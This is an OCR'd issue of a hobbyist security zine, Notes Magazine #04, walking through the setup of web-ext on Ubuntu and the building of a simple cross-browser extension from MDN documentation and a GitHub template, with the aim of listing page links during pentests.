2021

Notes Magazine #04


by Cody Sixteen

1/1/2021

Hello World

Well, looks like we're in the Part 4 of the (infamous;)) *Notes Magazine*. Today we'll talk a little bit about few new topics. I know during Xmas we had almost 120 pages (in usual we have some about 50) but I'll try to find some time to prepare more new content for you. ;)

In the meantime let's see what do we have here:



Below you'll find:

1st section – is related to a *new way* ;) of 'browsing the internet' I found few days ago. In **second one part** we'll talk more about HerCoolS. In **3rd one** we'll find a way to see some interesting output on our Kali VM. In the last part this time I tried to learn a bit more about protocol fuzzing.


So? Let's not wait any more! Here we go... ;]

Contents

Introduction to the Browsing

Intro

One of the YouTube's channels „related to IT Security" I like to watch from time to time in one of the previous episodes[1] mentioned about so called 'random topics'. Well. ;> One of them I decided to (modify for my own purposes and) check. So below we'll try to *check* how can we browse the pages (for example: „we were asked to pentest";)). For now – we should be somewhere here...



I decided to find out how can I *read* the webpage during pentest to get some interesting ideas of how this page can be exploited, what is *visible* for me from this perspective and so on.

I was wondering if I should prepare a pure JS-based webpage or something similar to the webpage based on jQuery... and that's how I landed in a very next section. ;)

Preparing Environment

During this scenario we'll use:


- for sure Ubuntu 20 ISO[2];

- all other files/packages/resources we'll need to step forward I'll mention in the description below;

- and for sure – let's stay on this page[3] .

Ok, your new Ubuntu VM should be ready so far so let's continue below.

I started the console to update and/or install *anything* we'll need (Ubuntu is fresh and clean so first of all I updated it, next I installed *nodejs* and *npm* packages):



Next – according to the documentation[3]:

```
root@ubuntu20: ~
Setting up node-configstore (5.0.1-1) ...
Setting up node-boxen (4.2.0-2) ...
Setting up g++ (4:9.3.0-1ubuntu2) ...
update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up build-essential (12.8ubuntu1.1) ...
Setting up node-npmlog (4.1.2-2) ...
Setting up node-yargs (15.3.0-1) ...
Setting up node-cacache (11.3.3-2) ...
Setting up node-read-package-json (2.1.1-1) ...
Setting up node-gyp (6.1.0-3) ...
Setting up node-libnpx (10.2.1-2) ...
Setting up npm (6.14.4+ds-1ubuntu2) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for desktop-file-utils (0.24-1ubuntu2) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9) ...

root@ubuntu20:~#
root@ubuntu20:~# npm install --global web-ext
[..................] | fetchMetadata: sill resolveWithNewModule web-ext@5.4.1 checking installable status
```

Extensions and the Add-on ID

User Experience

Build a secure extension

version number:

```
web-ext --version
```

web-ext will notify you when it is time to update to the newest version. To update your global install, use the command npm install -g web-ext.

Checking:

```
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9) ...

root@ubuntu20:~#
root@ubuntu20:~# npm install --global web-ext
npm WARN deprecated core-js@2.6.12: core-js@<3 is no longer maintained and not recommended for usage due to the number of issues. Please,
ur dependencies to the actual version of core-js@3.
npm WARN deprecated js-select@0.6.0: Package no longer supported. Contact support@npmjs.com for more info.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated jetpack-id@1.0.0: Jetpack extensions are no longer supported by Firefox. Use web-ext instead to build a WebExtension.
npm WARN deprecated fsevents@2.1.3: Please update to v 2.2.x
npm WARN deprecated chokidar@2.1.8: Chokidar 2 will break on node v14+. Upgrade to chokidar 3 with 15x less dependencies.
npm WARN deprecated fsevents@1.2.13: fsevents 1 will break on node v14+ and could be using insecure binaries. Upgrade to fsevents 2.
npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
npm WARN deprecated urix@0.1.0: Please see https://github.com/lydell/urix#deprecated
[..........] \ extract:lodash.difference: sill extract json-parse-better-errors@1.0.2
```

And after a while if everything goes well we should be able to check the version of installed software:

```
npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
npm WARN deprecated urix@0.1.0: Please see https://github.com/lydell/urix#deprecated
/usr/local/bin/web-ext -> /usr/local/lib/node_modules/web-ext/bin/web-ext

> dtrace-provider@0.8.8 install /usr/local/lib/node_modules/web-ext/node_modules/dtrace-provider
> node-gyp rebuild || node suppress-error.js


root@ubuntu20:~# web-ext --version
5.4.1
root@ubuntu20:~#
```

Extensions and the Add-on ID

User Experience

Build a secure extension

version number:

```
web-ext --version
```


web-ext will notify you when it is time to update to the newest

the command npm install -g web-ext.


So far I think we're ready to prepare a very first extension – „hello world" ;). Let's do it!

Simple Example


So far our „initial environment" should be ready to start testing our possibilities. Let's take a quick look for the *extensions-examples* available here[4]:




I tried to recreate scenario(s) from the links above. After installing all the needed requirements and updating packages we should land somewhere here:




Next I went to the *Options* -> Debugging -> Extensions. We should be here:




Now, let's *Load Temporary Add-on...* – like it was presented on the next screen, below:



For now we should be here:



Looks like everything is ok. Checking:



Ok. So far, so good. Of course at this very beginning stage we can still check the documentation[3] and prepare our „initial/basic extension(s) scenario" – you know... just in case you'd like to practice a little bit more... ;)


A little bit more

Here we'll try to extend our simple extension. Our initial goal is to use the extension to get all the links on the page we're currently visiting. Let's see how it can be achieved.


Let's make a copy of the 'example extension' we found at github[4]:

```
c@ubuntu20: ~/src/Example01
c@ubuntu20:~/src$ ls
broderify  Web-Browser-Extension-Template
c@ubuntu20:~/src$ ls broderify/
borderify.js  icons  manifest.json
c@ubuntu20:~/src$ cp -R broderify/ Example01
c@ubuntu20:~/src$ cd Example01/
c@ubuntu20:~/src/Example01$
c@ubuntu20:~/src/Example01$ ls
borderify.js  icons  manifest.json
c@ubuntu20:~/src/Example01$
```


Great. Now we can work on our new example. Let's start here:




Our extension is very simple so far, but at this stage I was interested if I'll be able to prepare it as a so called „cross-browser" extension (TL;DR: extension should work for both browsers: Firefox and Chrome):



Next I switched to the Linux console to start: *web-ext run* command:



As a results we'll see a new browser window (let's say) „only with our extension"- so we can focus on the functionality. Checking:



So far, so good.

Understanding WebExtension API

As we'd like to extend our example extension – we'll stay for a while with the code presented in this resource[4]:

https://github.com/DevDungeon/Web-Browser-Extension-Template

Web Browser Extension Example

Simple cross-browser extension ready for development with jQuery and Bootstrap. Test in Firefox, Chrome, and Chromium.

Running & Testing

For Chrome

Load the unpacked directory:

- Menu -> More tools -> Extensions -> Turn on Developer Mode -> Load unpacked

For Firefox

From the command line, within the plugin directory, run:

```
web-ext run
```

Or, open the browser, go to `about:debugging`, then click "Load Temporary Addon" and choose the `manifest.json` file.


So, for now we should be somewhere here – reading *index.html*:

```
  </head>
  <body>

    <h1>Hello, world!</h1>


    <!-- End of <body> load scripts -->
    <!-- JS libs -->
    <script src="js/jquery.js"></script>
    <script src="js/bootstrap.js"></script>
    <!-- Custom JS -->
    <script src="js/functions.js"></script>
    <script src="js/global.js"></script>
```


Let's go directly to the file *global.js.* We'll add a basic JavaScript code to check where we can observe some results:

```
$(document).ready(function() {

        notify();

        // Logging happens in plugin not main console
        console.log("test");

});
```

Let's see if that'll help:




Well? No. ;] So I decided to click *Inspect* button:



After reading about the console and the 'extension console' I decided to start all over again. ;]

Preparing first Browser Extension

After few hours I decided to start from the previous example and add the functionaliy I'm looking for („the goal";)) 'one-by-one'. I believe we can start from this page[5]:



Let's see how to add it to our 'example01' code:

Page not found

Sorry, the page `/pl/docs/Mozilla/Add-ons/WebExtensions/user_interface/Browser_action` could not be found.

FFFFFFffffffffffffffffff...!!!11111111111

...hold on... ;}

Page not found

Sorry, the page `/pl/docs/Mozilla/Add-ons/WebExtensions/user_interface/Browser_action` could not be found.

✔ **Good news!**

The page you requested doesn't exist in **Polish** but it exists in **English**

Toolbar button

/en-US/docs/Mozilla/Add-ons/WebExtensions/user_interface/Browser_action

Ok. ;> **It is a good news!** ;] Let's follow the original documentation then:

Toolbar button

Mozilla > Add-ons > Browser Extensions > User interface > Toolbar button

Jump to section


Specifying the browser action
Icons
Examples

Related Topics

Browser extensions

- Getting started
- Concepts

Commonly referred to as a browser action, this user interface option is a button added to the browser toolbar. Users click the button to interact with your extension.



The toolbar button (browser action) is very like the address bar button (page action). For the differences, and guidance on when to use what, see Page actions and browser actions.

Specifying the browser action

Ok, great. Let's continue to „specify the browser action":

You define the browser action's properties using the `browser_action` key in manifest.json:

```
"browser_action": {
  "default_icon": {
    "19": "button/geo-19.png",
    "38": "button/geo-38.png"
  },
  "default_title": "Whereami?"
}
```

The only mandatory key is `default_icon`.

Ok, as you can see we already did it before (in example01 and example02). Let's move forward:

There are two ways to specify a browser action: with or without a popup. If you don't specify a popup, when the user clicks the button an event is dispatched to the extension, which the extension listens for using `browserAction.onClicked`:

```
browser.browserAction.onClicked.addListener(handleClick);
```

„Get it? Checking a mail..." ;)

I was wondering „how" so I decided to follow both links[6, 7]. By the way if you are looking for some cross-browser hints it's also a good idea to (rtfm;)) check (for example) this page[6]. Beside the syntax you'll also find with which of the browsers your code will be compatible, for example here:

/docs/Mozilla/Add-ons/WebExtensions/API/BrowserAction/onClicked 60%

Check whether `listener` is registered for this event. Returns `true` if it is listening, `false` otherwise.

addListener syntax

Report problems with this compatibility data on GitHub

	Chrome	Edge	Firefox	Opera	Safari	Firefox Android
onClicked	Yes	14	45	Yes	14	55
OnClickData	No	No	72	No	No	79
tab	Yes	14	45	Yes	14	55

Full support No support

